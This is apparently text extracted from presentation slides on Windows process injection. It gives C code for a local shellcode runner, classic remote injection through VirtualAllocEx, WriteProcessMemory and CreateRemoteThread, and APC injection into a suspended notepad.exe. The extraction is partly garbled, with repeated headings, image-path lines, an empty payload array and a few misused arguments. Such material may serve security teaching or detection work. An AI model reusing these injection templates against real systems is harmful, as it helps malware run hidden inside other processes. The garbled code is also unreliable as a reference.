
```
unsigned char my_payload[] =  
unsigned int my_payload_len = sizeof(my_payload);  
  
int main(void) {  
    void * my_payload_mem; // memory buffer for payload  
    BOOL rv;  
    HANDLE th;  
    DWORD oldprotect = 0;  
  
    // Allocate a memory buffer for payload  
    my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);  
  
    // copy payload to buffer  
    RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);  
  
    // make new buffer as executable  
    rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);  
    if ( rv != 0 ) {  
  
        // run payload  
        th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);  
        WaitForSingleObject(th, -1);  
    }  
}
```



Remote Process Injection




Remote Process Injection



Remote Process Injection



Remote Process Injection



Remote Process Injection

- ❑ VirtualAllocEx
- ❑ WriteProcessMemory
- ❑ CreateRemoteThread

```
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, targetProcessId);
LPVOID pAddress = VirtualAllocEx(hProcess, NULL, bufsize, MEM_COMMIT, PAGE_EXECUTE_READ);
WriteProcessMemory(hProcess, pAddress, buf, bufsize, &bytesWritten);
CreateRemoteThread(hProcess, NULL, 0, pAddress, NULL, 0, &hThread);
```



Process Injection Technic

Classic Process Injection

```
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, targetProcessId);
LPVOID pAddress = VirtualAllocEx(hProcess, NULL, bufsize, MEM_COMMIT, PAGE_EXECUTE_READ);
WriteProcessMemory(hProcess, pAddress, buf, bufsize, &bytesWritten);
CreateRemoteThread(hProcess, NULL, 0, pAddress, NULL, 0, &hThread);
```



Process Injection Technic

APC (Asynchronous procedure Call) Injection


```
CreateProcessA(0, "notepad.exe", 0, 0, 0, CREATE_SUSPENDED, 0, 0, &si, &pi);

getchar();


newMemorySpace = VirtualAllocEx(pi.hProcess, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
WriteProcessMemory(pi.hProcess, newMemorySpace, (PVOID) payload, (SIZE_T) payload_len, (SIZE_T *) NULL);
QueueUserAPC((PAPCFUNC)newMemorySpace, pi.hThread, NULL);
ResumeThread(pi.hThread);
```



